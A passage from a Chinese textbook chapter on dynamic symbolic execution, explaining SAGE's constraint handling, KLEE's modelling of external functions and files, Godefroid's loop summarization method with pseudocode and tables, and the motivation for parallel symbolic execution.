为了处理与 EFLAGS 类似的寄存器,SAGE 定义了一种位级的符号向量描述方法,$<f_0..f_{n-1}>$描述了一个有 n 个位的符号变量。对于上面的例子,重放 dec 指令时,SAGE 创建 t=input(5)-1 的同时会将 EFLAGS 的 CF 和 ZF 位与符号变量 t 建立关系(根据 x86 指令手册,dec 操作只影响这两个标记位),后面无论是 jz 还是 jc 都能直接找到对应的和符号相关的约束表达式。

对于约束条件对应真值的问题,SAGE 进行如下处理,当 jz 指令执行时无法知道约束条件对应的真值,SAGE 根据跳转指令下一条执行的指令地址来进行判断。

④ 数据类型转换。

另一个在 x86 指令中比较难处理的问题就是字节、字和双字数据对象的转换。可能大多数时候程序中不会有显式的转换过程,但还是有很多外部函数可以进行这样的操作,例如 atol、malloc、memcpy 函数等。SAGE 通过子标签和序列标签来处理这个问题。下

面使用一个简单示例来说明解决方法。

```
mov ch,byte[…]
mov cl,byte[…]
inc cx                                  #increment cx
```

上面的这段指令中,假设前面的两条 mov 指令读取的内存地址对应的符号变量分别为 t_1 和 t_2,执行后 ch 寄存器与 t_1 建立映射关系,cl 与 t_2 建立映射关系。最后一条指令 inc 是对 cx 寄存器的操作,已知 cx 的高 8 位由 ch 表示,低 8 位由 cl 表示,所以在运算前 SAGE 首先将 cx 表示为序列符号 $<t_1, t_2>$,执行 inc 操作后将新建一个符号标记 t,其表示的是($<t_1, t_2>+1$),同时 SAGE 会更新 ch 和 cl 的符号表示为 subtag(t,0)、subtag(t,1)。假设 $x=<x_1, x_2>$,则 $x=x_1+x_2*256$,$x_1=$subtag(t,0),$x_2=$subtag(t,1),可以看到,通过序列标签和子标签就可以为不同长度的变量建立直观的表示方法和约束关系。

⑤ 约束优化。

为了提高符号执行效率和内存使用率,SAGE 做出了很多约束优化操作,这里只介绍了其中公开的部分——子包含技术。通过下面的例子来解释 SAGE 实现的子包含技术。

```
mov cl,byte[…]
dec cl                                  #decrement cl
ja 2                                    #jump if cl>0
```

上面的代码片段首先载入一个字节到 cl 寄存器中,并且在循环中对该值不断做减 1 操作,直到 cl 中值为 0(ja 2 中的 2 为指令序号,这里对应的就是 dec cl 这条指令)。假设载入到 cl 寄存器中的值对应的符号标签为 t0,使用前面的分代搜索算法会生成下面的一系列约束条件:$t_1>0,\cdots,t_{k-1}>0$ 和 $t_k\leqslant 0$,其中 k 为载入字节的实际值,$t_i+1=t_i-1$,其中 i 属于{1..k}。符号执行上面的指令片段时,内存的消耗是呈线性增长的,因为每次循环都会生成一个新的变量和新的约束条件。

实际上,对于路径约束序列中的前 $k-2$ 个约束是可以删除的,因为当最后两个约束($t_{k-1}>0$ 和 $t_k\leqslant 0$)成立的时候,前面的 $k-2$ 个显然成立。结合前面生成的约束表达式和符号变量,这里可以得到下面的表达式,$t_c-1=t_{c-1}-1=\cdots=(t_0-c)-1=t_0-(c+1)$,所以可以将路径约束化简为 $t_0-(k-1)>0$ 和 $t_0-k\leqslant 0$。这就是子包含技术,通过删除冗余的约束表达式,一方面可以降低程序执行时的内存消耗,另一方面可以提高路径遍历的效率。

分代搜索策略与 SAGE 系统协同工作满足了设计者对系统的设计要求。

5.2.4 动态符号执行技术中的关键问题

1. 外部函数调用问题

程序对外部函数的调用过程如图 5-18 所示,通常情况下,外部函数的内部细节对调用程序来说是黑盒式的,即,可能无法使用符号执行引擎对其内部控制流进行跟踪。为了避免分析在外部函数调用处中断,研究人员提出了以下几种缓解措施。




图 5-18　外部函数调用实例

1）具体值替换

动态符号执行工具 DART、CUTE[4] 等使用具体值替代方法缓解了外部函数调用问题，虽然仍无法追踪外部函数的内部执行流程，但通过使用实际执行外部函数得到的结果对函数返回值进行填充，可以使符号执行引擎对该路径的分析继续执行，在一定程度上增加了测试时的代码覆盖率。但是，具体值替换法无疑会使分析过程遗漏一些路径分支，这也导致动态符号执行系统会产生一定数量的漏报。

2）外部函数建模

动态符号执行工具 KLEE[5] 为解决这一问题提出了外部函数建模的方法。KLEE 通过对程序要调用的外部函数进行充分的分析，根据对其操作语义的理解建立函数模型，为调用函数生成所需的约束条件，从而帮助符号执行引擎对程序进行全局的符号分析（包括对外部调用函数）。KLEE 为 POSIX 中 40 多个系统函数进行了建模，包括 open、read、write、stat、lseek 等函数。在分析过程中，当进行外部函数调用的参数中不涉及符号变量时由系统实际函数进行处理，反之，调用 KLEE 建立的函数模型模拟调用过程，为分析过程生成完整的路径条件约束，除了对系统函数建模，KLEE 还对文件系统进行了建模。

文件系统函数模型：简单地说，对于每个访问文件系统的操作 KLEE 都会进行检查，查看这个操作是访问磁盘上的一个具体文件还是一个符号文件。对于具体文件，KLEE 的处理方式就是直接调用相应的系统函数进行操作；对于符号文件，KLEE 会调用系统函数模型模拟真实系统函数对符号文件进行操作，目的就是和系统函数的操作保持一致，对符号文件达到相同的影响。KLEE 的建模可以看成是对系统函数的扩展，因为真实的系统函数是不能处理符号变量的。图 5-19 中的代码就是对系统函数 read 操作行为的建模，其中省略了对标准输入流的操作、读取失败的操作等代码。

函数首先处理由 open()函数创建的文件描述符（第 2～5 行），判断其是否有效。系统中维护了一个文件是具体文件或符号文件的关系表，使用 is_concrete_file(f)函数对文件类型进行检查。如果为具体文件，通过调用系统函数 pread()读取文件，即使用文件在真实文件系统中的描述符读取文件中的实际值（第 8～11 行）；如果 fd 指向了一个符号文件，read()函数从底层与符号文件对应的符号数组中复制到为用户提供的文件内容数组

```
1  ssize t read(int fd, void *buf, size t count) {
2    if (is invalid(fd)) {
3      errno = EBADF;
4      return  −1;
5    }
6    struct klee fd *f = &fds[fd];
7    if (is concrete file(f)) {
8      int r = pread(f−>real fd, buf, count, f−>off);
9      if (r != −1)
10       f−>off += r;
11     return r;
12   } else {
13     /* sym files are fixed size: don't read beyond the end */
14     if (f−>off >= f−>size)
15       return 0;
16     count = min(count, f−>size − f−>off);
17     memcpy(buf, f−>file data + f−>off, count);
18     f−>off += count;
19     return count;
20   }
21 }
```

图 5-19　read 操作函数行为建模代码

buf 中(第 13～19 行),这样做保证了各 read 函数在访问相同的文件时使用的是相同的符号变量。

KLEE 目前的文件系统模型还是相对粗糙的,包含了一个目录,其中记录了多个符号文件。符号文件系统和实际文件系统是共存的,所以每个应用都可以访问这两个文件系统,当程序调用 open 函数,且其中的文件名称为具体文件时,就打开具体文件,例如:

```
int fd=open("/etc/fstab", O_RDNLY);
```

首先在真实的文件系统中搜索文件路径,发现 fd 是指向一个实际存在的文件/etc/fstab。如果在真实系统中未找到 fd 指向的文件,则进入符号文件系统,如果系统中的符号文件中不存在一个相同的符号文件名称,则访问将失败。

2. 循环问题

循环问题一直是符号执行领域的热点,但研究人员一直没有提出理想的解决模型。下面对循环问题和其解决方案进行介绍。

符号执行中的路径爆炸问题一方面是由于程序自身代码规模庞大造成的,另一方面是由于程序中存在依赖于符号变量的循环造成的。不论是静态符号执行还是混合符号执行中都面临着循环问题。在图 5-20 的 main 函数中,while 循环的执行次数依赖于输入参数 x 的取值,这就是典型的符号执行循环问题。

```
void main (int x){ // x 是函数输入
  int c=0,p=0;
  while (1){
    if (x<=0)break;
    if (c==50)abort1(); //异常1
    c= c+1;
    p= p+c;
    x= x−1;
  }
  if (c==30) abort(); //异常2
}
```

图 5-20　循环问题代码示例

假设以 $x_0=10$ 作为初始测试值，对 main 函数进行混合符号执行测试后，第一条程序执行路径对应的路径约束为

$$pc_0=(x_0>0)\wedge(x_0-1>0)\wedge\cdots\wedge(x_0-9>0)\wedge(x_0-10\leqslant 0)$$

可以看到 while 循环中所有与输入相关的约束条件都被记录到路径约束中，而与符号变量不直接相关的 if(c==50)分支则被忽略。使用 SAGE 工具中的搜索算法对路径条件进行扩展，因为分代搜索算法会分别对路径中的每个约束进行取反操作，所以算法结束时会生成 10 个测试用例，使用新生成的测试用例继续对 main 函数进行分析。不断迭代上面的过程，假设测试时不对符号变量 x_0 设置边界，则对 main 函数的分析过程可能永远不会结束，这就是循环问题的危害，即使一个简短的程序也可能引发路径爆炸。

研究人员不断尝试解决该问题，并提出了多种缓解方法。SAGE 使用的是循环约束优化的方法，即，当符号执行引擎发现一条路径约束中有多个连续的约束条件与同一条件指令相对应，则对这些约束条件进行化简。这样虽然防止了无限循环的问题，但对于某些路径，例如图 5-20 中的 if(c==50)分支可能无法遍历，使得分析过程遗漏了程序中的某些路径分支，尽管简化了问题，但严重影响了分析精度。IntScope[6] 对依赖于符号的循环只执行一次，该方法同样是用精度换效率。LESE[7] 首次尝试解决循环优化造成的精度降低问题，其为每一个循环的循环次数变量都分配一个符号值，LESE 通过推理分析循环次数与程序代码中其他变量的关系表达式，继而得出遍历循环中各分支所需要满足的循环次数的约束条件，但 LESE 无法处理循环嵌套问题。目前认可度最高的方案是循环摘要方法，该方法由 Tsitovich[9] 提出，P. Godefroid[8] 对其进行了优化，下面就对循环摘要方法进行介绍。

1）循环摘要方法

（1）基本概念。

在介绍循环摘要方法之前先给出以下定义，假设用整数变量 i 定义循环执行次数：

- 归纳变量（IV）。是循环中随着迭代次数的增加线性增长的变量，$IV_i=IV_0+i*n$。
- 线性约束条件。如果循环中的一个约束条件符合 LHS◀RHS 的形式，其中◀ ∈ {<,⩽,>,⩾,≠,=}，且左表达式（LHS）或右表达式（RHS）中包含归纳变量，则称该约束为线性约束条件。
- 循环守卫。对于循环中依赖于线性约束条件的分支语句，如果其 then 或 else 分支跳转的目的地址在循环结构外，则称该条件分支为循环守卫。

① 归纳变量表（IVT）。

归纳变量表是用来记录和维护循环中所有变量的变化情况，只要循环体内的变量随着迭代次数的增加做线性变化，根据归纳变量的定义就可以判定该变量为归纳变量。归纳变量表共包含 6 列：

- iteration：循环迭代次数。
- line：循环体中对变量值进行修改的代码所对应的行数。
- V：控制流到达第 line 行代码前变量的具体值。
- VS：变量在循环体中的初始符号值。

- dV：$dV=V_i-V_{i-1}$，变量在第 i 轮和 $i-1$ 轮循环中的差值。
- dVS：$dVS=VS_i-VS_{i-1}$，dV 的符号表示。

下面就用实例来说明如何维护归纳变量表并判断归纳变量。以 $x_0=10$ 作为函数输入值，在第一轮循环迭代中，归纳变量表只对循环体中出现的变量进行记录。例如，程序执行到第 6 行时变量 c 出现，其初始值 $c_0=0$，因为与输入参数无直接关系，所以符号值 cs=0。因为是第一次记录该值，所以变量 c 不存在变化量(dV，dVS)。将以上数据写入表项，并以此类推对下面的代码进行分析。从循环的第二次迭代开始，只对每个变量的 dV、dVS、V 值进行修改。以变量 c 为例，第二次执行到第 6 行代码时，c 的值 $c_1=1$，$dC_1=c_1-c_0=1$，$dCs=0-0=0$。从第三次迭代开始，只对变量的 dV 值进行修改，并且根据 dV 判断变量是否为归纳变量，如果不符合条件，则从归纳变量表中删除表项。仍以前面的代码为例，对于变量 p，$dP_1=1$，$dP_2=1$，$dP_3=3$，说明到第三轮迭代时就已经无法用公式 $IV_i=IV_0+i*n$ 对变量进行描述，所以变量 p 不为归纳变量，将其从归纳变量表中移除。以上过程可用算法描述，如图 5-21 所示。

```
updateIVT(iteration, IVT){
  if (iteration ==2){
    for v ∈ IVT{
      IVT[v]. dV = M [v] −IVT [υ] .V; // 1st value change
      IVT[v]. dVS = S [v] −IVT [υ] .VS;
      IVT  [v].V = M[v]);  // used to compute future dV
    }
  } else {                     // purge failed IV candidates
   for v ∈ IVT {
     dV=M [v]−IVT [v].V;  // current change in value
     if(dV≠ IVT [v].dV)      // changed by same amount?
       remove v from IVT;  // v is not an IV
     else
       IVT[v].V = M[v] ;    // used to compute future dV
   }
  }
}
```

图 5-21 循环摘要算法描述

上面示例对应的计算流程如表 5-5 所示。

表 5-5 计算流程

程序执行		归纳变量表(IVT)变化序列			
循环迭代次数	指令行数	Var	V	dV	VS
1	3	—	—	—	—
1	6	c	0	—	0
1	7	c p	0 0	— —	0 0

续表

程 序 执 行		归纳变量表(IVT)变化序列			
循环迭代次数	**指令行数**	**Var**	**V**	**dV**	**VS**
1	8	c p x	0 0 10	— — —	0 0 x_0
2	3	c p x	1 1 9	1 1 −1	0 0 x_0
3	3	c p x	2 3 8	1 1 −1	0 0 x_0
4	3	c x	3 7	1 −1	0 x_0
⋮	⋮	⋮	⋮	⋮	⋮
10	3	c x	9 1	1 −1	0 x_0

通过算法流程描述可以发现，只需要维护 dV 和 V 两个变量就可以判断变量是否为归纳变量了，那么 VS 和 dVS 的作用是什么呢？下面给出答案。

② 循环守卫表(GT)。

定义循环守卫的概念主要是为了对循环体中的条件语句进行初筛，P. Godefroid 认为只有满足循环守卫定义的条件语句才是符号变量有可能控制的语句。循环守卫的判断方法与归纳变量类似，同样基于表格数据的维护结果。循环守卫有两个充分条件：

- 线性约束条件。
- 包含跳转到循环体外的分支。

下面以这两点要求设计循环守卫表的表项：

- B：当控制流执行到该条件语句时，语句内约束表达式的布尔值。
- D：LHS−RHS，B=(LHS◀RHS)≡((LHS−RHS)◀0)≡(D◀0)。
- DS：D 的初始符号值。
- dD：D−old(D)，两轮相邻的迭代中 D 的差值。
- EC：该条件语句在循环中预期的执行次数。
- ECS：EC 的符号值。
- hit：该条件语句的实际执行次数。
- DcondS，dDcondS：DS 和 dDS 需要满足的约束表达式。
- loc：该条件语句中的约束表达式在路径条件约束序列中的定位。

上面各表项的定义中，EC 和 DcondS 较难理解。对于 EC，如何在程序未执行完成时就预判一条语句的执行次数呢？P. Godefroid 等人给出了下面的计算公式：

$$EC_F(\leqslant, D, dD) = \begin{cases} 0 & \text{if } D \leqslant 0 \\ \infty & \text{if } D > 0 \wedge dD \geqslant 0 \\ (D - dD - 1)/-dD & \text{if } D > 0 \wedge dD < 0 \end{cases}$$

其基本原理就是根据条件语句 D 中的操作符号◀和首次执行到该语句时的真值 B 进行计算。假设当前循环守卫的 then 分支会跳出循环，约束条件中的运算符◀为≤，首次执行该语句时真值为 F，通过上面的条件可以判断，当 D≤0 之前，该条件语句一直不会使控制流跳转到循环外，因此使用 D 和 dD 的值就可以计算出循环可能的迭代次数。因为循环中可能还会有其他的循环守卫，这些语句都可能使控制流跳转出循环，所以这里计算的循环迭代次数及语句执行次数只能是预估值。

对于 DcondS，同样需要根据运算符◀特殊对待，当◀为≤时，DcondS 和 dDcondS 的表达式如下面的代码中所示。DcondS 和 dDcondS 两个约束条件是保证循环在当前条件分支处可以正常终止的充分条件，如上面的公式所示，如果约束条件 D>0∧dD≥0 成立，则循环的执行不会终止：

```
case≤:{
  if(D>0){
    if(dD<0){
      DcondS=DS>0;
      dDcondS=dDS<0;
```

下面仍以图 5-20 中代码为例说明如何为循环体中的条件语句维护循环守卫表，如表 5-6 所示。

表 5-6　循环守卫表

程序执行		循环守卫表(GT)变化序列					
循环迭代次数	指令行数	B	D	dD	EC	ECS	hit
1	3	—	—	—	—	—	—
1	4	F	10	—	—	—	1
2	4	F	9	−1	10	x_0	2
⋮	⋮	⋮	⋮	⋮	⋮	⋮	⋮
10	4	F	1	−1	10	x_0	10
11	4	T	0	−1	10	x_0	11

以 $x_0=10$ 作为函数输入值，对于第四行的条件语句 if(x<=0)，控制流第一次执行到此处时，循环守卫表只能获取其真值 F，D=LHS−RHS=10，DS=x_0，执行次数(hit)加 1。第二轮迭代中就可以根据公式计算 dD、EC、ECS、DcondS 等变量。从第三轮迭代开始，只计算 dD 并判断该条件语句是否为循环语句。循环守卫表的更新算法如图 5-22 所示。

和前面的归纳变量表类似，循环守卫表实际上只需要 dD、D、B、hit 几个变量就可以判断一个条件语句是否为循环守卫。那么，为什么需要计算 EC 等变量？和前面归纳变

```
updateGT ( pc , cond , iter , GT ) {
  if ( cond is not symbolic
      ∨ cond is not (LHS ▲ RHS) with ▲ ∈ {<, ⩽, >, ⩾ , ≠ ,=}
      ∨ ( iter > 1 ∧ pc ∉ GT )
      ∨ both targets of statement_at ( pc ) are in side loop )
      return ;
  B = evaluate_concrete ( cond ) ;
  D = evaluate_concrete ( LHS − RHS ) ;
  if ( iter ==1 ) {
  GT [ pc ]= new entry , with GT [ pc ] . hit ==0
  GT [ pc ] . B = B ;
  GT [ pc ] . D = D ;
  GT [ pc ] . DS = evaluate _ symbolic(LHS − RHS) ;
  GT [ pc ] . loc = current _ loc ( path_constraint ) ;
  }
  else if ( iter ==2 ) {
      GT [ pc ] . dD = D − GT [ pc ] . D ;
      DS =  evaluate_symbolic(LHS − RHS);
      dDS = DS − GT [ pc ] . DS ;
      switch ( '▲' ) {
        case ≤ : {
          if (D > 0) {
            if (dD < 0) {
              DcondS = DS > 0 ;
              dDcondS = dDS < 0 ;
              GT [ pc ] . EC = (GT [pc].D− GT [pc].dD −1)/−GT [pc].dD ;
              GT [ pc ] . ECS =(GT [pc].DS− dDS −1)/−dDS ;
            } else …
          } else …
        }
         …
      }
   }
  GT [ pc ] . h i t = GT [ pc ] . h i t +1 ;
  if (GT [ pc ] . hit ≠ iter )// candidates should execute
     { remove pc from GT; return } // once every iteration
  if (GT [ pc ] . B ≠ B∧GT [ pc ] . Pending ∧ iter ==GT [ pc ] . EC + 1)
     guess_preconditions ( pc , GT ) ;
  if (GT [ pc ] . B ≠ B∨ GT [ pc ] . dD ≠ D − GT [ pc ] . D )
     remove pc from GT;
  else {
     GT [ pc ] . D = D ;
     GT [ pc ] . pclocs . append ( current_loc ( path_constraint ) ) ;
  }
}
```

图 5-22　循环守卫表更新算法

量表中的 dVs、Vs 表项又有什么关系呢？在下面关于循环后置条件的内容中将会给出答案。

（2）循环摘要算法。

通过前面对定义的介绍，读者可能已经能够猜到循环摘要方法的基本思路：通过引入归纳变量表，识别出循环体中所有与迭代次数线性相关的变量，并计算出这些变量与符

号变量间的表达关系，再借助循环守卫表对可控条件分支的识别，即可精确定位循环中所有依赖于符号变量的条件语句，通过修改符号变量的取值就可以快速地定向遍历循环中所有分支语句。

P. Godefroid 的循环摘要方法有两个步骤：生成循环前置条件，生成循环后置条件。在详细说明这两个步骤之前，先给出下面两条引理，这两条引理一方面是为了简化循环问题的难度，另一方面是为了给后面的操作提供理论依据。

- **引理 1**(唯一性)：循环的每一轮迭代中，各循环守卫能且只能执行一次。
- **引理 2**(有序性)：循环中各守卫间的相对执行顺序是保持固定的。

① 循环前置条件。

假设循环 L 中只有一个循环守卫 G，则如果程序能够退出循环，一定是从条件语句 G 的分支中退出，可以说 GT[G]. EC 决定了循环的执行次数(GT[G]. EC 的取值等于循环 L 的实际执行次数)。从 EC 变量的定义可知，其值与 D 和 dD 的取值范围有关，如果希望循环正常退出(EC! = ∞)，则路径约束必定满足条件 GT[G]. DcondS ∧ GT[pc]. dDcondS；反之，通过求解约束 GT[G]. DcondS ∧ GT[pc]. dDcondS 得到的测试用例可以使程序执行遍历条件语句 G 的 then 和 else 分支。用 GT[G]. DcondS ∧ GT[pc]. dDcondS 替换路径约束中和条件分支 G 相关的约束条件，一方面保证了对条件语句 G 的分支遍历，另一方面防止了符号执行引擎在路径搜索时对 G 的约束条件的不断扩展(程序分析无法终止问题的根源)。

当循环 L 中存在多个循环守卫时，如果程序能够退出循环，则必定是从某个循环守卫 G_n 处退出的，即，循环的迭代次数由 GT[G_n]. EC 决定。可以确定的是，在循环内所有守卫语句的 EC 值中，GT[G_n]. EC 的值是最小。因为引理 1 和引理 2 的存在，可以对循环体中的守卫语句进行排序：$G_1, G_2, \cdots$，排序按照 G_i 在代码中出现的先后顺序进行。根据前面的分析，这里可以对 GT[G_n]. EC 做出如下约束，这里将该约束条件称为 min(G_n)，min(G_n)是保证循环从 G_n 处退出的必要条件：

$$\forall G' \neq G \begin{cases} GT[G].\ ECS < GT[G'].\ ECS \text{ if } G' < G \\ GT[G].\ ECS \leqslant GT[G'].\ ECS \text{ if } G < G' \end{cases}$$

上面的表达式中的变量 G′表示排序在 G_n 之前的所有循环守卫。约束条件 min(G_n)保证了 GT[G_n]. EC 的取值是最小的，但如果要循环能够从 G_n 处退出，还需要满足条件 GT[G]. DcondS ∧ GT[G]. dDcondS，即，通过求解约束集合 pc ∧ min(G_n) ∧ GT[G]. DcondS ∧ GT[G]. dDcondS，就可以对条件语句 G_n 的分支进行定向的遍历。另外，需要从路径条件中移除所有与 $G_1, G_2, \cdots, G_n$ 相关的约束条件，防止对某个条件分支 G_i 的无限扩展。

循环前置条件的核心思想就是对路径条件中的冗余约束进行化简，防止符号执行引擎在遍历路径时对某个条件分支 G_i 中的约束条件无限扩展。循环前置条件的生成过程用代码描述如图 5-23 所示。

② 循环后置条件。

通过归纳变量表的筛选，可以知道循环体中哪些变量与迭代次数相关(c，x)。归纳变量 x 与 main 函数的输入参数直接相关，x 的初始符号表示为 x_0，由此可以判断循环守卫

```
guess_preconditions ( pc , GT ) {
    ctr = true ;
    for l ∈ GT in insertion order {
        for pos ∈ GT[l].pclocs {
            if pos ≠ GT[G1].loc
                remove ( path_constraint , pos ) ;
        }
        ctr = ctr ∧ GT[l].DcondS ;
        ctr = ctr ∧ GT[l].dDcondS ;
    }
    for l ∈ GT in insertion order {
        if (l ≠ pc) {
            ctr = ctr ∧ ( Min (l) = false ) ;
        } else {
            ctr = ctr ∧ ( Min (l) = true ) ;
            break ;
        }
    }
    replace ( path_constraint , GT[G1].loc , ctr ) ;
}
```

图 5-23　循环前置条件生成代码描述

中所有依赖于 x 的条件分支都是可控的。归纳变量 c 和符号变量 x_0 并没有直接关系，那是不是 if(c==50)语句就不可控呢？答案当然是否定的。因为归纳变量表筛选出的所有变量都与循环迭代次数有某种线性关系，只要其中有一个变量与符号变量相关，就一定可以求出其他归纳变量与符号的表示关系。经过研究 P. G 得到关系表达式：VS + dVS *(GT[G]. ECS−1)，这里的 G 就是循环退出时最后执行的循环守卫。

以变量 c 为例，其符号表达式为 $cs=0+1*(x_0-1)=x_0-1$，所以 if(c==50)中的约束条件就可以替换成((x_0−1)!=50)，最后将该约束条件添加到路径约束中。原本对于循环守卫 if(c==50)，只知道其有机会可以控制该分支，但不知道如何构造用例使程序遍历该分支语句，通过归纳变量表和循环守卫表的帮助，就实现了对该分支的直接控制。

循环后置条件的核心思想就是将归纳变量表中的变量与函数的输入参数建立关系，从而实现对所有循环守卫的定向遍历。循环后置条件的生成过程用代码描述如图 5-24 所示。

以图 5-20 中的代码为例，说明循环摘要是如何分析程序循环的。假设 main 函数的初始值 $x_0=10$，程序首次执行从 G1=if(x<=0)处退出，对程序执行路径进行分析，可以得到 while 循环中包含 x、c 两个变量以及 if(x<0)和 if(c==50)两个循环守卫。利用归纳变量表和循环守卫表得到的中间结果计算得到前后置条件分别为 preloop=($x_0>0$)和 postloop=($c=x_0-1$)，使用 preloop 对路径约束 pc 进行优化，即使用 preloop($x_0>0$)替换约束集合($x_0>0$)∧($x_0>1$)∧…∧($x_0>9$)∧($x_0-10\leqslant 0$)，根据后置条件可知 c 为符号变量，而 c!=50 之前并不存在于路径条件中，所以这里将约束(x_0−1)!=50 添加至路径约束集合，使用循环摘要方法优化后 pc=($x_0>0$)∧((x0−1)!=50)。使用分代搜索算法对 pc 进行路径遍历，首先会对约束条件(x_0−1)!=50 取反得到(x_0−1)==50，

```
symbolic_update ( v , V0S dVS , ECS ) {
    VS = V0S + dVS * (ECS − 1) ;
    S = S + [v → VS ];
}
guess_postconditions ( iteration , IVT , GT ) {
    if (GT[l].pending is true for some l ∈ GT )
        return ; // another summarization pending
    for l ∈ GT in insertion order {
        if (GT[l].EC == iteration ) { // last iter . predicted
            for v ∈ IVT {
                symbolic_update ( v , IVT[v].VS ,IVT[v].dVS ,GT[l].ECS ) ;
            }
            GT[l].pending = true ;
            break ;
        }
    }
}
```

图 5-24　循环后置条件生成代码描述

$pc1=(x_0>0)\wedge((x_0-1)=50)$，求解得到 $x_0=51$。将 $x_0=51$ 带入 main 函数进行测试，可以看到原本不可控的条件语句 if(c==50)已经可以定向遍历了，同时并没有出现无限扩展的问题，这也就是循环摘要方法的优势所在。

(3) 循环摘要方法的问题。

循环摘要方法虽然很好地缓解了循环问题，但仍存在部分问题需要解决：

- 循环摘要方法对循环中的条件语句添加了很多限制，这制约了其在实际测试环境中的效果。
- 循环摘要目前只能对线性变化的情况进行处理，对于非线性的变化仍然无能为力。

5.3　并行符号执行技术

5.3.1　基本思想

传统符号执行面临 3 个主要问题：路径爆炸、路径约束求解过载和内存使用过载。当符号执行引擎测试大规模程序时，通常会遇到路径爆炸问题，导致测试时间超出测试周期可接受的范围。同时，路径爆炸问题还会导致测试节点的内存使用接近满负荷状态，很多情况下符号执行引擎无法继续运行都是因为内存不足引起的。由于以上问题的存在，目前大部分符号执行工具对于规模庞大或逻辑复杂的程序仍然无法有效测试。研究人员在此情况下提出并行符号执行方案，希望通过计算集群可无穷扩展的内存空间和 CPU 资源来缓解符号执行中的路径爆炸问题。

在并行技术与符号执行技术融合的过程中，需要解决两个关键问题。

1. 分布式环境下的路径搜索策略

如何有效避免各节点对程序执行路径的重复搜索是并行系统需要解决的首要问题。虽然一个程序的执行树在测试开始前是未知的，但对于传统的单节点符号执行引擎来说

影响较小，因为每次只需要对一个路径进行探索，通过简单的标记等辅助手段就可以避免对路径的重复探索。对并行系统来说执行树未知的影响是很大的，因为同一时刻各工作节点都在对路径进行探索，并且受限于带宽等因素，各节点很难实时共享已探索路径的信息，这就很容易造成不同节点对同一路径的冗余探索，影响系统的运行效率。研究人员希望通过设计适应于并行环境的路径搜索算法，从根本上避免系统对路径的重复探索。

2. 分布式环境下的负载均衡策略

如何划分任务集合，使得各工作节点避免出现负载不均衡的情况是所有并行系统都需要解决的核心问题。假设并行系统能够将程序执行树动态划分成多个互不重合的子树，并保证没有冗余的路径探索行为，并行系统还是很难保证这些子树的规模是均衡的。出现该问题的关键就在于程序执行树本身就不是平衡二叉树，如图 5-25 所示，动态划分后的各子树规模差别极大，这样对子树的遍历时间也是差别很大的，部分工作节点可能很快就会进入空闲等待状态，而部分子树可能仍需要花费大量时间才能完成测试，这样的并行系统对效率的提升也是有限的。所以并行系统需要路径搜索算法和负载均衡算法的配合，在减少节点间冗余工作的同时，尽量保证各节点的负载均衡。

